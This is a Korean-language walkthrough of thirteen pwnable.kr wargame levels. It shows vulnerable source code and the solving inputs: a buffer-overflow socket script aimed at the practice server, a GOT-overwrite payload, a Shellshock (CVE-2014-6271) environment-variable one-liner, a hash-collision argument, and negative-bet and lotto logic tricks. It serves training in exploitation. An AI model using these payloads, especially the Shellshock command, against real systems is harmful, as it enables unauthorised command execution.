

1.fد

접속해보면 fd와 소스코드인 fd.c 그리고 최종 목표인 flag가 있다.

우선 fd.c 소스를 살펴보면

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
char buf[32];
int main(int argc, char* argv[], char* envp[]){
    if(argc<2){
        printf("pass argv[1] a number\n");
        return 0;
    }
    int fd = atoi( argv[1] ) - 0x1234;
    int len = 0;
    len = read(fd, buf, 32);
    if(!strcmp("LETMEWIN\n", buf)){
        printf("good job :)\n");
        system("/bin/cat flag");
        exit(0);
    }
    printf("learn about Linux file IO\n");
    return 0;
}
```


파라미터로 받는 값을 0x1234와 뺀 값을 fd에 저장하고 read함수의 파일디스크립터로 이용하는 것을 알 수 있다.

read함수에서 받은 입력값이 LETMEWIN이어야 flag를 읽어주는 구조임을 알 수 있다.

fd 옵션값을 보면 0이 표준입력이고, 1이 표준출력, 2가 표준 에러 출력이므로

입력한 파라미터값 - 0x1234가 0이어야 함을 알 수 있다.

따라서 입력값은 0x1234를 10진수로 변환한 4660이며 이 값을 입력하고 그뒤 표준입력으로 LETMEWIN을 입력하면



```
pwnable.kr:2222 - Xshell 5 (Free for Home/School)
파일(F) 편집(E) 보기(V) 도구(T) 탭(B) 창(W) 도움말(H)
ssh://fd@pwnable.kr:2222
원격 화상표 버전들 클릭하면 현재 세션을 추가할 수 있습니다.
1 pwnable.kr:2222
Host 'pwnable.kr' resolved to 143.248.249.64.
Connecting to 143.248.249.64:2222...
Connection established.
To escape to local shell, press 'Ctrl+Alt+J'.

pwnable.kr

- Site admin : daehee87.kr@gmail.com
- IRC : irc.smashthestack.org:6667 / #pwnable.kr
- Simply type "irssi" command to join IRC now

Last login: Thu Jul 2 04:26:44 2015 from 124.80.54.211
fd@ubuntu:~$ ls
fd fd.c flag
fd@ubuntu:~$ ./fd 4660
LETMEWIN
good job :)
mommy! I think I know what a file descriptor is!!
fd@ubuntu:~$
```

다음과 같이 정답이 출력되는 것을 알 수 있다.

2. collision

```
#include <stdio.h>
#include <string.h>
unsigned long hashCode = 0x21DD09EC;
unsigned long check_password(const char* p){
    int* ip = (int*)p;
    int i;
    int res=0;
    for(i=0; i<5; i++){
        res += ip[i];
    }
    return res;
}

int main(int argc, char* argv[]){
    if(argc<2){
        printf("usage : %s [passcode]\n", argv[0]);
        return 0;
    }
    if(strlen(argv[1]) != 20){
        printf("passcode length should be 20 bytes\n");
        return 0;
    }

    if(hashCode == check_password( argv[1] )){
        system("/bin/cat flag");
        return 0;
    }
    else
        printf("wrong passcode.\n");
    return 0;
}
```

주어진 소스코드내 check_password 함수를 보면 const char형으로 입력받은 값을 integer형으로 캐스팅해서 ip라는 integer 포인터형 변수로 저장하는 것을 알 수 있다.

밑의 반복문을 보면 사용자가 입력한 20바이트를 4바이트 단위로 잘라 res에 저장하는 것을 알 수 있다.

만족해야할 조건은 20바이트를 4바이트 단위로 5번 자른 값을 합쳤을 때 0x21DD09EC가 되어야 하고 나뉘었을 때 0x6c5cec8 이고 나머지가 4이기 때문에 해당값을 4번 입력하고 마지막 5번째에 4를 더한 0x6c5cecc를 입력해야 원하는 정답을 출력할수 있다.

아래와 같이 스크립트를 짜서 입력하게 되면 정답이 출력된다.

```
col@ubuntu:~$ ./col `python -c 'print "\xc8\xce\xc5\x06"*4 + "\xcc\xce\xc5\x06"'`
daddy! I just managed to create a hash collision :)
col@ubuntu:~$
```

3. bof

해당문제는 실행파일과 소스코드만 주어지고 서버에 셸이 주어지지 않은 환경에서 공격을 수행해야 한다.

제공받은 실행파일을 IDA로 디컴파일 해보면

```
int __cdecl func(int a1)
{
    char s; // [sp+1Ch] [bp-2Ch]@1
    int v3; // [sp+3Ch] [bp-Ch]@1

    v3 = *MK_FP(__GS__, 20);
    puts("overflow me : ");
    gets(&s);
    if ( a1 == 0xCAFEBAFE ) |
        system("/bin/sh");
    else
        puts("Nah..");
    return *MK_FP(__GS__, 20) ^ v3;
}
```

위와 같이 gets에 길이값 검증이 이루어지지 않아 buffer overflow 취약점이 발생한다.

함수에 기본적으로 들어간 파라미터를 정확히 덮어야 하고 char s가 할당된 길이가 ebp-0x2c 이기 때문에 파라미터 위치가 0x34임을 알 수 있다.

원격 환경에서 공격해야 하기 때문에 다음과 같은 Python 스크립트를 이용해 공격을 시도했다.

```
from socket import *
import sys

HOST = '143.248.249.64'
PORT = 9000
BUFSIZE = 1024

exploit = "A"*52 + "\xBE\xBA\xFE\xCA\n"

ADDR = (HOST,PORT)

clientSocket = socket(AF_INET, SOCK_STREAM)

clientSocket.connect(ADDR)

while True:
    clientSocket.send(exploit)

    clientSocket.send("cat flag\n")
    data = clientSocket.recv(BUFSIZE)
```

```
    if not data:
        print "!"
        break
    print data

    data = raw_input('> ')
    if not data:
        break
    clientSocket.send(data)

clientSocket.close()
```

해당 스크립트를 실행하게 되면

```
Python 2.7.6 (default, Nov 10 2013,
32
Type "copyright", "credits" or "lic
>>> =====
>>>
daddy, I just pwned a buFFer :)
```

위와 같이 정답을 출력하게 된다.

4. flag

문제 설명을 보면 이번 문제는 리버싱만 해서 답을 얻어낼 수 있다고 적혀있다.

파일을 IDA로 열었는데 시작점을 찾지 못해 정확한 분석이 되지 않는다.

내부 스트링을 찾아보면 다음과 같은 부분을 찾을 수 있다.

Info: This file is packed with the UPX executable packer <http://upx.sf.net> \$0
월1打?1? .溪N+P?t??f?1월와;1월&?T'TO????{+o전?4(, 물G8루89↑#쑈?.8???t+?J兹?v1
..n3f...코메1 740-9#2" _위해래2/_트??#n투 nQ 420포#n/ 9_n0?#2? n?웨15위 리 112/5Cf#
upx로 패킹되었다고 당당하게 적혀있는 것을 확인할 수 있어 해당 파일을 언패킹 하였다.

```
morinori@ubuntu: ~/Desktop

Type 'upx --help' for more detailed help.

UPX comes with ABSOLUTELY NO WARRANTY; for details visit http://upx.sf.net
morinori@ubuntu:~$ ls
Desktop    Downloads      Music          Public          Videos
Documents  examples.desktop Pictures        Templates
morinori@ubuntu:~$ cd Desktop/
morinori@ubuntu:~/Desktop$ ls
morinori@ubuntu:~/Desktop$ ls
flag
morinori@ubuntu:~/Desktop$ ./flag
I will malloc() and strcpy the flag there. take it.
morinori@ubuntu:~/Desktop$ upx -d flag
                        Ultimate Packer for eXecutables
                        Copyright (C) 1996 - 2013
UPX 3.91                Markus Oberhumer, Laszlo Molnar & John Reiser   Sep 30th 2013

      File size      Ratio      Format      Name
      -----
      887219 <-    335288    37.79%    linux/ElfAMD    flag

Unpacked 1 file.
morinori@ubuntu:~/Desktop$
```

언패킹한 파일을 IDA에서 열어보면

```
'I will malloc() and strcpy the flag there. take it.'
; DATA XREF: main+8↑to
```

위와같은 문자열을 찾을 수 있다.

5. Passcode

```

#include <stdio.h>
#include <stdlib.h>

void login(){
    int passcode1;
    int passcode2;

    printf("enter passcode1 : ");
    scanf("%d", passcode1);
    fflush(stdin);

    // ha! mommy told me that 32bit is vulnerable to bruteforcing :)
    printf("enter passcode2 : ");
    scanf("%d", passcode2);

    printf("checking...\n");
    if(passcode1==338150 && passcode2==13371337){
        printf("Login OK!\n");
        system("/bin/cat flag");
    }
    else{
        printf("Login Failed!\n");
        exit(0);
    }
}

void welcome(){
    char name[100];
    printf("enter you name : ");
    scanf("%100s", name);
    printf("Welcome %s!\n", name);
}

int main(){
    printf("Toddler's Secure Login System 1.0 beta.\n");

    welcome();
    login();

    // something after login...
    printf("Now I can safely trust you that you have credential :)\n");
    return 0;
}

```

주어진 소스코드를 보면 welcome 함수내 scanf에 BOF 취약점이 있는 것을 알 수 있다. ltrace로 트레이싱을 해보면 login() 함수 내 첫 번째 _c99_scanf 함수의 두 번째 인자에 우리가 원하는 값을 쓸수 있고 이게 welcome()함수에서 입력한 마지막 4바이트가 들어감을 알 수 있다.

또한 소스코드를 보면 scanf 함수의 인자값에 &이 붙지 않아 해당 변수 주소의 값이 아닌 해당 변수 주소가 바뀌게 되는 문제가 발생하는 것 같다.(이부분은 분석이 더 필요한것 같습니다;)

```

passcode@ubuntu:~$ python -c 'print "A"*96 + "B"*4+"134514147\n"+"1337\n"' | ltrace ./passcode
__libc_start_main(0x8048665, 1, 0xff99b3f4, 0x80486a0, 0x8048710 <unfinished ...>
puts("Toddler's Secure Login System 1.0 beta.\n")
    = 40
printf("enter you name : ")
    = 17
__isoc99_scanf(0x80487dd, 0xff99b2c8, 40, 0xf7692689, 0xf77c4a20)
    = 1
printf("Welcome %s!\n", "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA...enter you name : Welcome AAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBB!")
    = 110
printf("enter passcode1 : ")
    = 18
__isoc99_scanf(0x8048783, 0x42424242, 0x41414141, 0x41414141, 0x41414141 <unfinished ...>
--- SIGSEGV (Segmentation fault) ---
+++ killed by SIGSEGV +++

```

이곳을 통해 프로그램의 흐름을 변경할 수 있고 readelf -r passcode 명령어를 통해 얻은 exit 함수의 got 주소를 구하고 이를 이용해 현재 흐름을 강제 종료 한후 우리가 원하는 system("/bin/cat flag") 부분으로 뛰어주면 된다.

페이로드 구성은 "A" 96개 + exit@got + system("/bin/cat flag")의 주소를 10진수로 바꾼값 + scanf 함수에 에러를 발생시키기 위한 랜덤값

위와같이 페이로드를 맞추고 공격을 시도하면 다음과 같은 결과가 나온다.

인증키는 첫 번째 값이다.

```
passcode@ubuntu:~$ python -c 'print "A"*96 + "\x18\xa0\x04\x08"+"134514147\n"+"f\n"' | ./passcode
Toddler's Secure Login System 1.0 beta.
enter you name : Welcome AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA!
enter passcode1 : enter passcode2 : checking...
Login Failed!
Sorry mom.. I got confused about scanf usage :(
Now I can safely trust you that you have credential :)
passcode@ubuntu:~$
```

6. random

```
#include <stdio.h>

int main(){
    unsigned int random;
    random = rand();          // random value!

    unsigned int key=0;
    scanf("%d", &key);

    if( (key ^ random) == 0xdeadbeef ){
        printf("Good!\n");
        system("/bin/cat flag");
        return 0;
    }

    printf("Wrong, maybe you should try 2^32 cases.\n");
    return 0;
}
```

문제 서버내 주어진 소스코드를 보면 입력한 키와 랜덤값을 xor한 값이 0xdeadbeef가 되어야 flag를 출력하는 것을 알 수 있다. 그런데 rand()함수를 잘 보면 seed가 선언되지 않아 난수가 하나의 값으로 고정출력되는 것을 알 수 있다.

```
(gdb) x/wx $rbp-4
0x7fffe319da8c: 0x6b8b4567
(gdb)
```

난수 값은 0x6b8b4567 이므로 0xdeadbeef와 xor연산을 하면 입력해야할 key 값을 알 수 있다. 계산결과 키값은 3039230856이고 해당 값을 입력했을 때 인증키가 출력되는 것을 알 수 있다.

```
random@ubuntu:~$ ./random
3039230856
Good!
Mommy, I thought libc random is unpredictable...
random@ubuntu:~$
```

7. input

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <sys/socket.h>
#include <arpa/inet.h>

int main () {
    char *argv[101] = {[0 ... 99] = "A"};
    argv['A'] = "\x00"; //argv 첫 번째
    argv['B'] = "\x20\x0a\x0d"; //argv 두 번째
    argv['C'] = "55555"; //포트 번호
    char *envp[2] = {"\xde\xad\xbe\xef=\xca\xfe\xba\xbe"}; //환경변수 설정

    int pipe1[2], pipe2[2];
    if(pipe(pipe1)==-1 || pipe(pipe2)==-1) {
        printf("error pipe\n");
        exit(1);
    }

    FILE *fp = fopen("\x0a", "w");
    fwrite("\x00\x00\x00\x00", 4, 1, fp);
    fclose(fp);

    if(fork() == 0) {
        dup2(pipe1[0], 0); //표준 입출력을 위한 파일디스크립터 변조
        close(pipe1[0]);
        close(pipe1[1]);

        dup2(pipe2[0], 2);
        close(pipe2[0]);
        close(pipe2[1]);

        execve("/home/input/input", argv, envp);
    }
    else {
        write(pipe1[1], "\x00\x0a\x00\xff", 4);
        write(pipe2[1], "\x00\x0a\x02\xff", 4);
    }
}
```



```

sleep(5);
struct sockaddr_in servaddr;
int sock = socket(AF_INET, SOCK_STREAM, 0);
memset(&servaddr, 0, sizeof(servaddr));
servaddr.sin_family = AF_INET;
servaddr.sin_port = htons(atoi(argv['C']));
servaddr.sin_addr.s_addr = inet_addr("127.0.0.1");
connect(sock, (struct sockaddr *)&servaddr, sizeof(servaddr));
send(sock, "\xde\xad\xbe\xef", 4, 0);
close(sock);

int stat;
wait(&stat);
unlink("\x0a");
return 0;
}
}

```

주어진 소스코드를 보면 각 스테이지별로 argv, 표준입출력, 환경변수, 파일입출력, 소켓통신을 이용해 맞는 값을 입력해 스테이지를 통과해 인증키값을 얻어내는 문제다.

이를 해결하기 위해 위의 소스코드를 짜서 문제를 해결했다. 주석처리된 부분은

이미 문제를 해결한 사람들이 기존에 만들어둔 파일이 있어 fwrite시 segment fault가 발생해 수정한 부분이다.

8. leg

arm 소스와 asm 파일이 제공되었다. arm 소스를 크로스컴파일 후 qemu로 실행시켜 gdbserver를 통해 IDA와 연결후 IDA를 이용해 일일이 소스코드에서 원하는 key값의 오프셋을 찾아 답을 구했다.

```

/ $ ./leg
Daddy has very strong arm! : 108400
Congratz!
My daddy has a lot of ARMv5te muscle!
/ $ █

```

9. mistake

힌트로 연산자 우선순위가 주어졌다

소스코드를 살펴보면

```
if(fd=open("/home/mistake/password",O_RDONLY,0400) < 0){
    printf("can't open password %d\n", fd);
    return 0;
}
```

이부분에서 open()함수는 파일을 정상적으로 열었을 때 양수를 반환하고 열지 못했을 때 음수를 반환하게 된다 password 파일이 정상적으로 존재하는 것으로 보았을 때 open함수는 양수를 반환하게 되고 이때 연산자 우선순위에 의해 양수 < 0 의 결과를 우선적으로 수행해 fd에 0이 들어가게 된다. 이 소스코드에서도 역시 fd값을 파일디스크립터로 사용하게 되는데 파일디스크립터가 0이되면 표준입력을 받게 된다.

```
if(!(len=read(fd,pw_buf,PW_LEN) > 0)){
```

결국 이부분에서 pw_buf에 표준입력을 받게 되고

```
void xor(char* s, int len){
    int i;
    for(i=0; i<len; i++){
        s[i] ^= XORKEY;
    }
}
```

위의 함수를 호출하여 1과 xor한 값을 xorkey로 갖게 된다.

0을 1과 xor 연산하게 되면 1이 나오기 때문에

```
$ ./mistake
do not bruteforce...
00000000000
11111111111
input password : Password OK
Mommy, the operator priority always confuses me :(
```

위와 같이 입력하면 인증키를 얻을 수 있다.

10. shellshock

셸쇼크는 웹취약점으로만 알았는데 <http://teamcrack.tistory.com/380> 페이지를 보니 시스템에서도 공격 가능한 코드가 존재했다. 해당 코드를 이용하면 정상적으로 공격이 되지 않아 그 위에 있는 CVE-2014-6271을 참고하여 env x='() { :; }; /bin/cat flag' ./shellshock 와 같은 공격 코드를 만들어 입력하면

```
shellshock@ubuntu:~$ env x='() { :; }; /bin/cat flag' ./shellshock
only if I knew CVE-2014-6271 ten years ago...!
Segmentation fault
shellshock@ubuntu:~$
```

위와 같은 결과를 얻을 수 있다.

11. coin1

위조된 동전을 찾는 게임을 100번 풀어야 키가 나오는 문제다.

소스코드나 바이너리가 주어지지 않아서 취약점 벡터를 감으로 찾아야 하는 상황이 주어졌는데 실제 게임을 이진탐색으로 100번 풀어야 하는 문제였다.

알고리즘의 성능이 떨어지는지 10회 이상 문제를 풀어나가지 못해 레퍼런스를 찾는 도중 중국의 한 해커가 공개한 스크립트를 참고하여 문제를 풀었다.

다음은 중국의 해커가 공개한 스크립트 전체이다.

```
__author__ = 'mac'

import socket
import time
import string

hostname = 'pwnable.kr'
port = 9007

def GetKey(s, left, right):
    sends = ''
    #now = time.time()
    for i in range(left, right+1):
        sends += "%d " % i
    #print sends
    #print time.time() - now
    sends += '\n'
    s.send(sends)

    return s.recv(100)
    pass

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((hostname, port))

s.recv(4096)
time.sleep(3)
Case = 0
while (1):
    #print "Case: %d case" % Case
    flag = 1
    #now = time.time()
    recvdata = s.recv(100)
```

```

#print "TotleNum: ", recvdata
TotleNum = string.atoi(recvdata.split(" ")[0][2:])
TotleCount = string.atoi(recvdata.split(" ")[1][2:])
low = 0
high = TotleNum - 1
Count = 0
while (low <= high):
    mid = (low + high) / 2
    Count = Count + 1
    str = GetKey(s, low, mid)
    if 'Correct' in str:
        print str
        flag = 0
        break
    key = string.atoi(str)
    if (key % 10 == 9):
        high = mid
    elif (key % 10 == 0):
        low = mid + 1
    else:
        pass
if (flag == 1):
    s.send('%d\n' % low)
    print s.recv(100)
    Case = Case + 1
s.close()

```

해당 스크립트를 구동해보면 낮은 확률로 timeout이 발생할때가 있고 100번째 문제를 해결해도 atoi 구문에서 에러를 발생하며 인증키가 출력되지 않는다.

해결방법은 while(1) 구문 안의 recvdata를 출력해주면 키가 정상적으로 출력된다.

12. blackjack

오픈소스 블랙잭 게임으로 실제 소스코드가 주어졌고 인증키는 백만장자가 되어야 출력된다고 한다.

소스코드를 살펴보면

```
int betting() //Asks user amount to bet
{
    printf("\n\nEnter Bet: $");
    scanf("%d", &bet);

    if (bet > cash) //If player tries to bet more money than player has
    {
        printf("\nYou cannot bet more money than you have.");
        printf("\nEnter Bet: ");
        scanf("%d", &bet);
        return bet;
    }
    else return bet;
} // End Function
```

음수값에 대한 검증이 전혀 이루어지지 않고 있다. 이로 인해 게임을 졌을 때 배팅액에 음수를 넣게 되면 해당 금액만큼 돈을 받는 취약점이 발생하고 이를 이용해 음수를 배팅하여 백만장자가 되면 키가 출력된다.

```
Your Total is 10
The Dealer Has a Total of 2
Enter Bet: $-6553555
```

```
YaY_I_AM_A_MILLIONARE_LOL

Cash: $6554056
-----
|H   |
|  9  |
|    H|
|-----|

Your Total is 9
The Dealer Has a Total of 11
Enter Bet: $
```

13. lotto

로또 추첨번호를 맞추는 프로그램이다.

소스코드를 살펴보면

```
// calculate lotto score
int match = 0, j = 0;
for(i=0; i<6; i++){
    for(j=0; j<6; j++){
        if(lotto[i] == submit[j]){
            match++;
        }
    }
}
```

이부분에서 한자리만 맞아도 6자리를 다 맞추게 되는 취약점이 발견됐다.

분석을 해보면 입력한 값은 모조리 아스키코드값으로 변경되서 비교가 된다.

정상적으로 숫자를 입력해서는 맞추기 힘든 상황이므로 Ascii Control Character 중 \x01인 ctrl + a 를 6번 입력해서 난수로 생성된 6자리 중 1이 하나라도 있으면 정답이 출력된다.

```
Submit your 6 lotto bytes : ^A^A^A^A^A
Lotto Start!
bad luck...
- Select Menu -
1. Play Lotto
2. Help
3. Exit
1
Submit your 6 lotto bytes : ^A^A^A^A^A
Lotto Start!
bad luck...
- Select Menu -
1. Play Lotto
2. Help
3. Exit
1
Submit your 6 lotto bytes : ^A^A^A^A^A
Lotto Start!
bad luck...
- Select Menu -
1. Play Lotto
2. Help
3. Exit
1
Submit your 6 lotto bytes : ^A^A^A^A^A
Lotto Start!
sorry mom... I FORGOT to check duplicate numbers... :(
- Select Menu -
1. Play Lotto
2. Help
3. Exit
```